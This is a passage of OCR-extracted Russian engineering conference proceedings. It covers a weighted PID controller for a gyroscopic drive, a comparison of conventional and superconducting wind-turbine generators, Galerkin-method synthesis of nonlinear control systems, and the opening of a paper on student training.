


Рис. 3. Функциональная схема системы управления после эквивалентного преобразования регулятора

где e_p , e_i , e_d — ошибки регулирования для пропорциональной, интегральной и дифференциальной составляющих соответственно; b и c — весовые коэффициенты; r — входное значение ПИД-регулятора; y — выходная переменная объекта управления.

Отдельно стоит отметить, что весовой коэффициент при интегральной составляющей должен отсутствовать (т. е. быть равным единице) для обеспечения нулевой ошибки в установившемся режиме. Математическая модель такого ПИД-регулятора показана на рис. 2.

Известно [7], что регулятор, показанный на рис. 2, можно заменить эквивалентным ему регулятором, представленным на рис. 3, если блок R(s) будет классическим ПИД-регулятором, а блок F(s) будет содержать следующую передаточную функцию:

$$F(s) = \frac{bK + \frac{K_i}{sT_i} + cK_d sT_d}{K + \frac{K_i}{sT_i} + K_d sT_d}.$$
 (4)

Обозначения на рис. 3: P(s) — передаточная функция объекта управления; d(s) — внешние возмущения; n(s) — шумы.

Система управления, представленная на рис. 3, обладает одним полезным свойством: блок F(s) не входит в контур с обратной связью. Это означает, что реакция на шумы и внешние возмущения зависит только от параметров $K,\ T_i$ и T_d классического ПИД-регулятора R(s), что позволяет настраивать параметры блока F(s) (b и c) независимо от параметров $K,\ T_i$ и T_d [6, 7].

Используя ПИД-регулятор с весовыми коэффициентами в системе управления ИЭП СГК важно помнить, что задаваемая скорость ПГ интегрируется, и на вход регулятора поступает линейно изменяющееся значение углового положения ПГ, а значит, для сохранения нулевой ошибки в установившемся режиме весовой коэффициент при пропорциональной составляющей ПИД-регулятора также должен отсутствовать. Таким образом, структурная схема ПИД-регулятора с весовыми коэффициентами ИЭП СГК принимает вид, представленный на рис. 4.

На рис. 5 показаны результаты математического моделирования отработки ИЭП скорости 17,58°/с при оптимально настроенном ПИД-регуляторе (график 1) и при установленном значении коэффициента c=0,1 (график 2). В момент времени t=0,2 с создается возмущающий момент.




Рис. 4. Структурная схема ПИД-регулятора с весовыми коэффициентами системы управления ИЭП СГК




Рис. 5. График отработки ИЭП скорости 17,58 $^{\circ}/c$ при оптимально настроенном ПИД-регуляторе (график 1) и при установленном значении коэффициента c=0,1 (график 2)

Из рис. 5, как и ожидалось, видно, что реакция представленных систем управления на шумы и внешнее возмущающее воздействие совпадают, а перерегулирование практически отсутствует. Таким образом, применение ПИДрегулятора с весовыми коэффициентами в системе управления ИЭП СГК позволяет настраивать реакцию системы управления на изменение входного сигнала и реакцию на шумы и возмущающее воздействие независимо друг от друга.

Известно, что такой регулятор дает возможность значительно улучшить качество реакции системы на изменение сигнала управления при сохранении требуемого качества реакции системы на постоянные и случайные возмущающие воздействия. Однако, ввиду особенности управления угловой скоростью ИЭП СГК — наличия интегрирующего звена и работе в режиме следящей системы по угловому положению ПГ, возможности настройки рассматриваемого типа регулятора в данного вида системах ограничены

коэффициентом при дифференциальной составляющей.

Библиографический список

- 1. Положенцев Д. С., Джукич Д. Й., Захаров Д. Н. Система управления исполнительного электропривода устройства поворотного солнечной батареи космического аппарата // ОНВ. 2019. № 5. С. 72–76.
- 1. Положенцев Д. С., Смирнов К. А. Система управления исполнительного электропривода силового гироскопического комплекса // Известия СПБГЭТУ ЛЭТИ. 2019. № 8. С. 31–38.

- 2. Ba∂ymos О. С. Синтез дискретных систем с ПИДрегулятором // Известия ТПУ. 2008. № 5. С. 48–52.
- 3. Ефимов С. В., Замятин С. В., Гайворонский С. А. Синтез ПИД-регулятора с учетом расположения нулей и полюсов системы автоматического регулирования // Известия ТПУ. 2010. № 5. С. 102-107.
- 4. Фащиленко В. Н., Решетняк С. Н. Особенности настройки параметров pid-регулятора на энергоэффективный резонансный режим работы // ГИАБ. 2015. № 12. С. 297–301.
- 5. Денисенко В. В. ПИД-регуляторы: принципы построения и модификации // СТА. 2006. № 4. С. 66–74.
- 6. Astrom K. J., Hagglund T. Advanced PID control. ISA, 2003. 460 p.

УДК 621.313.17

DOI: 10.31799/978-5-8088-1556-8-2021-16-156-162

С. С. Тимофеев*

старший преподаватель

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

СРАВНЕНИЕ ТРАДИЦИОННЫХ ГЕНЕРАТОРОВ И ВЫСОКОТЕМПЕРАТУРНЫХ СВЕРХПРОВОДНИКОВЫХ ГЕНЕРАТОРОВ В КАЧЕСТВЕ СИЛОВОЙ ЧАСТИ ВЕТРОУСТАНОВОК БОЛЬШОЙ МОЩНОСТИ

Представлены существующие ветронергетические станции, а также ветроустановки, имеющие в своем составе высокотемпературные сверхпроводниковые генераторы. Рассмотрены различные типы конструкции, проведен сравнительный анализ традиционных генераторов и высокотемпературных сверхпроводниковых генераторов.

Ключевые слова: ветроустановки, сверхпроводимость, высокотемпературная сверхпроводимость, электрические генераторы, электрические машины, синхронные машины, машины с постоянными магнитами.

S. S. Timofeyev *

Senior Lecturer

* St. Petersburg State University of Aerospace Instrumentation

COMPARISON OF CONVENTIONAL GENERATORS AND HIGH-TEMPERATURE SUPERCONDUCTOR GENERATORS AS THE POWER PART OF HIGH-POWER WIND TURBINES

This article presents the existing wind power stations, as well as wind turbines, which have in their composition high-temperature superconductor generators. Different types of designs are considered, a comparative analysis of conventional generators and high-temperature superconductor generators is carried out.

Keywords: wind turbines, superconductivity, high-temperature superconductivity, electric generators, electric machines, synchronous machines, permanent magnet machines.

Возобновляемые источники энергии — это тенденция, которая начинает доминировать во всех странах мира. Учитывая общий акцент в области энергетики на использование возобновляемых и неисчерпаемых источников энергии, развитие ветроэнергетики будет и далее ускоряться во всем мире. Разрабатываются новые модели ветряных турбин, эксплуатируются ранее построенные ветряные электростанции, проектируются и строятся новые ветряные электростанции. Доля электроэнергии, вырабатываемой за счет ветра, увеличивается с каждым годом. На рис. 1 показано распределение средней генерирующей мощности существующих ветряных турбин по всему миру.

Производители во всем мире экспериментируют с двумя технологиями: пытаются удлинить лопасти, чтобы уловить больше порывов ветра, или упрощают двигательную установку, чтобы уменьшить необходимость дорогостоящего ремонта в море.

В разработке General Electric (GE) сочетаются оба подхода. GE создала легкие лопасти длиной 54 м, на 40 % больше среднего размера, с более эффективной аэродинамической формой. Лопасти прикреплены к пропульсивной установке. Ветротурбина имеет систему «прямого привода» вместо редукторов и постоянных магнитов вместо электромагнитов в генераторе, что исключает использование щеток для передачи электроэнергии. Общая выходная мощность генератора составляет 4 МВт (рис. 2) [1].

Генератор имеет массу 90 т и состоит из 6-метрового ротора с постоянным магнитом, который вращается со скоростью от 8 до 20 об./мин, что исключает необходимость использования редуктора для увеличения скорости генератора до тысяч об./мин, как это часто бывает в мегаваттных генераторах.

Mitsubishi Heavy Industries Ltd (MHI) и Mitsubishi Power Systems Europe (MPSE) спроектировали ветрогенератор мощностью 7 МВт (рис. 3).




Рис. 1. График распределения средней вырабатываемой мощности существующих ветрогенераторов






Рис. 2. Ветроустановка



Puc. 3. Ветроустановка компании Mitsubishi Heavy Industries Ltd (MHI) и Mitsubishi Power Systems Europe: 1 – управляемая муфта; 2 – вспомогательный двигатель; 3 – синхронный генератор



Puc. 4. Ветрогенератор мощностью 3 МВт фирмы VENSYS

Ветроустановка, изображенная на рис. 3, имеет установленную мощность 7 МВт, диаметр лопастей составляет 167м, класс ветроустановки по IEC — S. Силовая часть ветроустановки имеет систему регулировки трансмиссии (DDT) и позволяет управлять частотой вращения генератора в зависимости от скорости ветра. Силовая установка представляет собой синхронны генератор с бесщеточным возбуждением и не требует дополнительного оборудования, например, инвертора [2].

Фирма VENSYS создала генератор на базе готового проекта мощностью 2,5 МВт. При диаметре ротора до 120 м, а высоты колонны — до 140 м, новая платформа имеет мощность 3 МВт (рис. 4).

Основные преимущества:

- отсутствие коробки передач;
- вместо электромагнитного возбуждения используются постоянные магниты.

Генератор и теплообменник системы охлаждения полностью изолированы от внешней среды, что позволяет снизить затраты на обслуживание.

Фирма DeWind производит и продает ветроэнергетические установки мощностью 2 МВт частотой 60 и 50 Гц. Ветрогенераторы DeWind используют гидродинамический преобразователь крутящего момента, разработанный компанией Voith AG в сочетании с фиксированной скоростью синхронного генератора переменного тока с высоким выходом напряжения. Он может быть подключен непосредственно к сети без использования преобразователя [3].

Серия DeWind D9 имеет диаметр ротора 93 м. Лопасти имеют специальную конструкцию с молниеотводами. При скорости ветра, превышающей предельную скорость, шаговый механизм серии DeWind D9 быстро и плавно адаптирует ориентацию лопастей к фактическому ветру. Это обеспечивает оптимальные аэродинамические параметры потока на лопасти, что является основным требованием для работы при низкой нагрузке.



Puc. 5. Ветрогенератор мощностью 2 МВт фирмы DeWind

Генераторы D9.0 работают с переменной скоростью вращения и могут вырабатывать энергию при низкой скорости ветра, начиная с 3 м/с.

Генераторы D9.1 работают при высокой скорости, которая может меняться. В качестве генератора используются синхронные генераторы с постоянными магнитами и работают через преобразователь для подачи энергии в сеть.

Ветроустановки D9.2 работают с 4-полюсным бесщеточным синхронным генератором на 1800 об./мин.

Ветрогенератор мощностью 1 МВт модели REpower MM100 может работать в двух режимах: в составе электрической сети и полностью автономно, но для этого необходим автономный энергогенерирующий комплекс, в составе которого она будет работать.

Единичная мощность средних и крупных ветрогенераторов находится в диапазоне $50~\rm kBt-5~MBt$. Такие генераторы устанавливаются чаще всего ветропарками. Малые ветрогенераторы имеют единичную мощность, не превышающую $10-20~\rm kBt/v$, их используют для электроснабжения дач, частных домов и т. д.

При выборе ветротурбины важно правильно рассчитать необходимую мощность и среднюю скорость ветра в данной местности. Выбрав мощную ветротурбину, рассчитанную на большую силу ветра, можно так и не дождаться от нее номинальной мощности. Это может произойти, если в данной местности доминируют слабые ветра. В таком случае выгоднее купить ветротурбину, адаптированную к слабой скорости ветра.

К примеру, у ветротурбины REpower MM100 (рис. 6) с большим диаметром ротора установленная мощность имеет высокий коэффициент использования благодаря тому, что она приспособлена к использованию в регионах, где доминируют слабые скорости воздушных потоков. Поэтому такая турбина обеспечивает энергией при разных скоростях ветра.

Ветрогенератор модели REpower MM100 имеет следующие технические характеристики:

мощность -1,8 MBт;

диаметр ротора – 100 м;

высота опоры -78,0-80,0 м;

скорость вращения -7,8-13,9 об /мин.

Предельная мощность ветрогенераторов традиционной конструкции, выпускаемых фирмой Siemens, составляет 7 МВт (рис. 6).

Технические характеристики данного ветрогенератора приведены в табл. 1.

GE предлагает ветряные турбины мощностью 3,2 МВт с диаметром ротора 103 м для Великобритании, Ирландии и Турции, которые



Puc. 6. Ветрогенератор мощностью 1 MBm модели REpower MM100

Таблица 1 Технические характеристики ветрогенератора фирмы Siemens

SWT-7.0-154			
Класс по IEC	IB		
Номинальная мощность	7000 кВт		
Диаметр ротора	154 м		
Длина лопастей	75 м		
Охватываемая область	$18600 \mathrm{m}^2$		
Высота гондолы	-		
Регулировка мощности	Регулировка шага пере-		
	менной скорости		

имеют интегрированные накопители энергии для улучшения вопросов интеграции сетей. Турбины спроектированы в соответствии со стандартами IEC для ветра класса II и могут работать на частоте 50 Гц (рис. 7).

В табл. 2 приведены обзоры традиционных генераторов, произведенных на сегодняшний лень.

Основным преимуществом использования синхронных ВТСП генераторов в ветроэнергетике является их высокая компактность с массой в несколько раз меньшей, чем у традиционных аналогов, при одновременном снижении уровня вибрации и шума.

Срок службы обычных генераторов ограничен 30–40 годами из-за старения изоляции обмоток под действием высокой температуры. Этот неблагоприятный фактор полностью отсутствует у ВТСПСГ. В табл. 3–5 приведены данные по сравнению затрат на вырабатываемую



Puc.~7.~Beтрогенератор~Siemens~moщностью~7~MBm

Таблица 2

Ветроустановки, действующие на данный момент								
Компания	Модель	Характеристика генератора			Коробка передач		Год уста-	
		мощность, МВт	вид генератора	скорость, об./мин	напряже- ние, В	передача	тип передачи	новки
Enercon	E-126	7,5	СГПМПП			_	_	2007
Repower	6M	6	АГФР	750-1170	660	3G		2009
BARD	BARD 5.0	5,6	АГФР	1212		3G		2011
Repower	SM	5	АГФР	750-1170	660	3G	Планетарный / червячный	2006
AREWA Wind Gmbh	M5000-116	5	СГПМ	45-148	3300	1G		2009
GAMESA	G128 – 4.5MW	4,5	СГПМ	448	690	2G	Планетарный 2-уровневый	2012
GE	GE - 4.1-113	4.5	СГПМПП	8-20				2011

Таблица 3

Ветроустановки на основе ВТСП-технологий

Компания/проект	Модель	Характеристики генератора		Статус	
		мощность, МВт технология			
Azimut Project		15	ВТСПСГПП	Концепт 2020	
GE		15 ВТСПСГПП		Концепт	
AMSC	SeaTitan	10	ВТСПСГПП	Части прототипа 2011	
TECNALIA	SUPRAPOWER	10	ВТСПСГПП	Концепт 2016	
SUPERPOWER	REACT	_	ВТСПСГПП	Концепт 2013	

Таблица 4


Сравнение цен между традиционными технологиями и сверхпроводниковыми

	3 МВт	6 МВт	8 МВт	10 MB _T
СГПМПП, \$/МВт	0,3	0,3	0,3	0,3
ВЭУ с коробкой передач, \$/МВт	0,1	0,1	0,1	0,1
ВТСПСГПП, \$/МВт	0,6	0,4	0,35	0,3

Таблица 5

Сравнение объема, массы, цены и КПД на единицу мощности ВТСПСГПП

	3 МВт	6 МВт	8 МВт	10 MB _T
Удельная масса, кг/МВт	24	17	16,66	16
Удельный объем, ${ m m}^3/{ m MBr}$	11	9	7,5	6,3
Удельная стоимость, \$/МВт	0,6	0,4	0,35	0,3
КПД, %	_	_	_	96




 $Puc.~8.~BTC\Pi$ ротор мощностью 10~MBm ветрогенератора фирмы GE

электроэнергию между машинами традиционного исполнения и сверхпроводниковыми [4].

Технические характеристики ВТСП ротора ветрогенератора мощностью 10 MBт:

- размер катушек − 1270×535 мм;
- количество полюсов 24;
- материал катушек BTCП YBCO, Bi-2223.

Дополнительными преимуществами ВТСПСГ являются повышенная стабильность работы при использовании в электрических сетях и большая долговечность. Применение ВТСПСГ позволит повысить качество электро-






Рис. 9. Конструкция сверхпроводникового ветрогенератора

снабжения и пропускную способность электроэнергетических систем [5].

Исходя из вышесказанного, представляется актуальной задача производства сверхпроводникового синхронного генератора для ветроэнергетики мощностью 10 МВт, обладающего высокими технико-экономическими показателями и эксплуатационными характеристиками.

Библиографический список

1. Our energy, our future. URL: https://windeurope.org/wp-content/uploads/files/about-wind/reports/WindEurope-Our-Energy-Our-Future.pdf (дата обращения: 15.11.2020).

- 2. SWT-7.0-154 Offshore wind turbine. URL: https://www.siemensgamesa.com/products-and-services/offshore/wind-turbine-swt-7-0-154 (дата обращения: 15.11.2020).
- 3. THE VENSYS PRODUCT RANGE. URL: https://www.vensys.de/en/wind-turbines/ (дата обращения: 15.11.2020).
- 4. Wind Power Solutions. URL: https://ru.scribd.com/document/285692417/Wind-Power-Solutions (дата обращения: 15.11.2020).
- 5. Chubraeva L. I., Shyshlakov V. F., Volkov D. A. et al. The Model Wind and Solar Power Installation Based on High-Temperature Superconductors // International Conference on Advances in Engineering and Technology (ICAET'2014). Singapore, 2014. 29–30 March.

УДК 681.5.013

DOI: 10.31799/978-5-8088-1556-8-2021-16-163-165

В. Ф. Шишлаков*
доктор технических наук, профессор
Н. В. Решетникова*
старший преподаватель
Е. Ю. Ватаева*
старший преподаватель

РЕШЕНИЕ ЗАДАЧИ СИНТЕЗА НЕЛИНЕЙНЫХ НЕСТАЦИОНАРНЫХ СИСТЕМ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ

Рассматривается общая схема решения задачи синтеза параметров операторов управления нелинейных нестационарных САУ. В качестве математического аппарата для решения задачи применен обобщенный метод Галеркина. Предложены подходы для реализации регулятора, учитывающие нестационарность рассматриваемых систем.

Ключевые слова: нелинейные системы, нестационарные системы, обобщенный метод Галеркина, синтез систем автоматического управления.

V. F. Shishlakov*
Dr. Sc., Tech., Professor
N. V. Reshetnikova*
Senior Lecturer
E. Yu. Vataeva*
Senior Lecturer

THE SOLUTION TO THE PROBLEM OF SYNTHESIS OF NONLINEAR NONSTATIONARY AUTOMATIC CONTROL SYSTEMS

The paper presents methods of synthesis problem solution applicable to nonlinear nonstationary automatic control systems. As the mathematical apparatus for the solution of the task the generalized Galerkin method is used. The approaches to the realization of the regulator, which take into account the non-stationarity of the considered systems, are proposed.

Keywords: nonlinear systems, non-stationary systems, generalized Galerkin method, synthesis of automatic control systems.

В качестве математического аппарата для решения задачи синтеза параметров нелинейных непрерывных САУ предлагается распространить на новый класс систем обобщенный метод Галеркина [1], который зарекомендовал себя как эффективный метод синтеза одномерных линейных и нелинейных систем управления различный классов: непрерывных, импульсных, дискретных, дискретно-непрерывных, в том числе и со звеньями чистого запаздывания. Данный подход позволяет с единых математических, методологических и алгоритмических позиций решать подобные задачи при минимальных вычислительных затратах [2].

Задача синтеза нелинейных САУ заключается в поиске параметров регулятора с учетом влияния параметров неизменяемой части системы.

Задача решается при технических ограничениях на варьируемые параметры:

$$c_k^-(t) \le c_k(t) \le c_k^+(t), k = 1, 2, ..., m,$$

где $c_k^{\ +}(t)$ — максимально допустимые значения варьируемых параметров; $c_k^{\ +}(t)$ — минимально допустимые значения варьируемых параметров, которые являются в общем случае функциями времени.

Динамика нелинейной непрерывной нестационарной САУ, содержащий один нелинейный элемент, описывается следующим дифференциальным уравнением

$$\begin{split} Q\big(c_k(t),D\big)x(t) + R\big(c_k(t),D\big)y(t) &= S\big(c_k(t),D\big)f(t),\\ y(t) &= F\big[x(t),\dot{x}(t)\big], \end{split}$$

^{*} Санкт-Петербургский государственный университет аэрокосмического приборостроения

^{*} St. Petersburg State University of Aerospace Instrumentation

где x(t) – исследуемая координата на входе нелинейного элемента, относительно которой записано уравнение движения синтезируемой САУ; f(t) – внешнее входное воздействие на входе нелинейного элемента; y(t) – нелинейная функция;

$$\begin{split} Q\big(c_k(t),D\big) &= \sum_{i=0}^n a_i\big(c_k(t)\big)D^i;\\ R\big(c_k(t),D\big) &= \sum_{i=0}^u b_i\big(c_k(t)\big)D^i;\\ S\big(c_k(t),D\big) &= \sum_{i=0}^v e_i\big(c_k(t)\big)D^i \end{split}$$

- полиномы операторы обобщенного дифференцирования D с вещественными постоянными коэффициентами степеней $n,\ u,\ v$ соответственно.

Программное движение задается в виде общего решения линейного дифференциального уравнения n-го порядка [2]

$$x^{0}(t) = [x_{y} + He^{-\alpha t}\cos(\beta t - \varphi_{0})]1(t).$$

Образуем невязку:

$$\psi(c_k(t),t) = Q(c_k(t),D)x^0(t) + R(c_k(t),D) \times$$

$$\times F \left[x^0(t), D \left\{ x^0(t) \right\} \right] - S(c_k(t),D)f(t).$$

Если предположить, что система с синтезированными параметрами заведомо устойчива, то значения искомых параметров определяются из условия ортогональности невязки координатным функциям:

$$\int_{0}^{\infty} \psi(c_{k}(t),t) \varphi_{q}(t) dt = 0, \ k,q = 1,2,...,m,$$
 (1)

где ϕ_q — непрерывно дифференцируемые линейно-независимые координатные функции, что приводит к следующей системе алгебраических уравнений:

$$\int_{0}^{\infty} Q(c_{k}(t),D)x^{0}(t)\varphi_{q}(t)dt +$$

$$+\int_{0}^{\infty} R(c_{k}(t),D)F\left[x^{0}(t),D\left\{x^{0}(t)\right\}\right]\varphi_{q}(t)dt -$$

$$-\int_{0}^{\infty} S(c_{k}(t),D)f(t)\varphi_{q}(t)dt,$$

$$k,q = 1,2,...,m. \tag{2}$$

Решая систему из *m* алгебраических уравнений, определяем значения варьируемых пара-

метров оператора управления как функций времени.

Так как задача синтеза решается при ограничениях на значения искомых параметров, наложенных исходя из возможности их технической реализации, ограничениях на устойчивость и грубость САУ с синтезированными параметрами, а также в силу того, что имеет место нелинейная зависимость между варьируемыми параметрами, то строгое равенство (1) выполняться не будет. Поэтому задача синтеза параметров обобщенным методом Галеркина в вычислительном плане представляет собой задачу нелинейного программирования с целевой функцией, построенной на основе уравнений (2) и имеющей вид

$$J = \sum_{q=1}^{m} \left\{ \int_{0}^{\infty} \psi(c_{k}(t), t) \varphi_{q}(t) dt \right\}^{2}, \ \min_{c_{k}(t)} J
ightarrow 0,$$

оптимум которой определяется при ограничениях, отмеченные выше, путем использования известных методов поиска экстремума функционала [2].

Интегральные соотношения (2), определяющие интегралы Галеркина на семействе элементарных функций для кусочно-линейной и полиномиальной аппроксимации получены в работах [2–12]:

$$\sum_{i=0}^{n}a_{i}ig(c_{k}\left(t
ight)ig)A_{qi}+\sum_{i=0}^{u}b_{i}ig(c_{k}\left(t
ight)ig)B_{qi}-\sum_{i=0}^{v}e_{i}ig(c_{k}\left(t
ight)ig)C_{qi}=0, \ q=1,2,...,m,$$

где

$$\begin{split} A_{qi} &= \int\limits_{0}^{\infty} D^{i} \left\{ x^{0}\left(t\right) \right\} e^{-\rho_{q}t} dt = A_{q} \rho_{q}^{i-1}, \ i = 0, 1, \dots, n; \\ B_{qi} &= \int\limits_{0}^{\infty} D^{i} \left\{ F \left[x^{0}\left(t\right), \dot{x}^{0}\left(t\right) \right] \right\} e^{-\rho_{q}t} dt = B_{q} \rho_{q}^{i-1}, \\ i &= 0, 1, \dots, u; \\ C_{qi} &= \int\limits_{0}^{\infty} D^{i} \left\{ f\left(t\right) \right\} e^{-\rho_{q}t} dt = C_{q} \rho_{q}^{i-1}, \ i = 0, 1, \dots, v. \end{split}$$

Поскольку параметры объекта управления для нестационарных САУ являются функциями времени, при решении задачи синтеза САУ данного класса важно разделить варианты решения в зависимости от влияния нестационарности на работу системы в целом:

если показатели качества работы САУ не покидают заданную область ограничения, задача синтеза решается единожды. В этом случае можно сделать вывод о том, что наличие нестационарности не приводит к дестабилизации управляющих процессов;

если показатели качества в процессе работы САУ уходят за заданную зону ограничения, необходимо знать либо экспериментально установить закон изменения параметров неизменяемой части объекта управления и в соответствии с ним решать задачу синтеза, либо изменять параметры синтезируемого регулятора по тому же закону.

При реализации регулятора в виде электронной схемы возможно рассматривать решение проблемы выхода показателей качества системы из заданной зоны ограничений при помощи многократного синтеза и использования переменной структуры с учётом возникающих при переключении флуктуационных процессов. Также возможна реализация регулятора в виде программы для контроллера путем непрерывного изменения параметров регулятора, которые найдены в процессе синтеза. Однако в этом случае следует учитывать, что практическая реализация возможна лишь в том случае, когда все параметры неизменяемой части системы отслеживаются в реальном времени.

Библиографический список

- 1. Никитин А. В., Шишлаков В. Ф. Параметрический синтез нелинейных систем автоматического управления: монография / под. ред. В. Ф. Шишлакова. СПб.: ГУАП, 2003.
- 2. Шишлаков В. Ф., Ватаева Е. Ю., Решетникова Н. В. и др. Моделирование и синтез нелинейных систем автоматического управления // Датчики и системы. 2019. № 11 (241). С. 17–24.
- 3. *Шишлаков В. Ф.* Синтез нелинейных САУ с различными видами модуляции: монография / ГУАП. СПб., 1999. 268 с.
- 4. Шишлаков В. Ф., Шишлаков Д. В. Параметрический синтез многосвязных систем автоматического управления обобщенным методом Галеркина // Информационно-управляющие системы. 2006. № 3. С. 51–62.
- 5. Синтез параметров закона управления для нелинейных САУ при различных видах аппроксима-

- ции характеристик / В. Ф. Шишлаков, Е. В. Анисимова, А. В. Шишлаков, Д. В. Шишлаков // Известия вузов: Приборостроение. 2015. Т. 58, № 9. С. 701–706.
- 6. Шишлаков В. Ф., Цветков С. А., Шишлаков Д. В. Синтез параметров непрерывных и импульсных многосвязных систем автоматического управления: монография / под ред. В. Ф. Шишлакова. СПб.: ГУАП, 2009.
- 7. Шишлаков Д. В., Шишлаков А. В. Синтез многосвязных электромеханческих систем автоматического управления при аналитической аппроксимации характеристик нелинейных элементов // Автоматизированный электропривод и промышленная электроника: Труды 6-й Всерос. науч.-практ. конф. / под общ. ред. В. Ю. Островлянчика. Новокузнецк: СибгИУ, 2014. 340 с.
- 8. Шишлаков В. Ф., Анисимова Е. В. Аппроксимация характеристик нелинейных звеньев систем автоматического управления торможенияем колес транспортных средств // Автоматизированный электропривод и промышленная электроника: Труды 6-й Всерос. науч.-практ. конф. / под общ. ред. В. Ю. Островлянчика. Новокузнецк: СибГИУ, 2014. 340 с.
- 9. Шишлаков В. Ф., Шишлаков А. В., Тимофеев С. С. Синтез САУ при различных видах аппроксимации нелинейных характеристик: теория и практика: монография / под ред. В. Ф. Шишлакова. СПб.: ГУАП, 2017.
- 10. Синтез нелинейных импульсных систем при полиномиальной аппроксимации / В. Ф. Шишлаков, Е. Ю. Ватаева, Н. В. Решетникова, Д. В. Шишлаков // Известия вузов: Приборостроение. 2019. Т. 62, № 9. С. 834–842.
- 11. Синтез параметров законов управления нелинейных САУ при полиномиальной аппроксимации / В. Ф. Шишлаков, Д. В. Шишлаков, Е. Ю. Ватаева, Н. В. Решетникова // Завалишинские чтения'18: сб. докл. СПб.: ГУАП, 2018. С. 114–118.
- 12. Шишлаков В. Ф., Ватаева Е. Ю., Решетникова Н. В. Синтез параметров САУ при полиномиальной аппроксимации нелинейных характеристик // Инновации в науке и практике: сб. ст. по материалам VII Международ. науч.-практи.конф.: в 5 ч. СПб., 2018. С. 92–98.

УДК 62-533.7

DOI: 10.31799/978-5-8088-1556-8-2021-16-166-171

В. Ф. Шишлаков*

доктор технических наук, профессор

Н. В. Решетникова*

старший преподаватель

С. С. Тимофеев*

старший преподаватель

Е. Ю. Ватаева*

старший преподаватель

Н. Л. Гречкин*

ассистент

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

ИССЛЕДОВАНИЕ ПОТЕНЦИОМЕТРИЧЕСКОЙ МАЛОМОЩНОЙ СЛЕДЯЩЕЙ СИСТЕМЫ В РАМКАХ ПРАКТИКО-ОРИЕНТИРОВАННОЙ ПОДГОТОВКИ СТУДЕНТОВ

Приводится алгоритм применения учебно-исследовательского комплекса «потенциометрическая маломощная следящая система» для реализации практико-ориентированной подготовки обучающихся. **Ключевые слова:** системы управления, электропривод, потенциометрический электропривод, следящие системы, практико-ориентированная подготовка.

V. F. Shishlakov*
Dr. Sc., Tech., Professor
N. V. Reshetnikova*
Senior Lecturer
S. S. Timofeyev*
Senior Lecturer

E. Yu. Vataeva*

Senior Lecturer

N. L. Grechkin*

Assistant

RESEARCH OF POTENTIOMETRIC LOW-POWER TRACKING SYSTEM IN THE FRAMEWORK OF PRACTICE-ORIENTED TRAINING OF STUDENTS

The article presents an algorithm of application of the training and research complex "potentiometric low-power tracking system" for the implementation of practice-oriented training of students.

Keywords: control systems, electric drive, potentiometric electric drive, tracking systems, practice-oriented training.

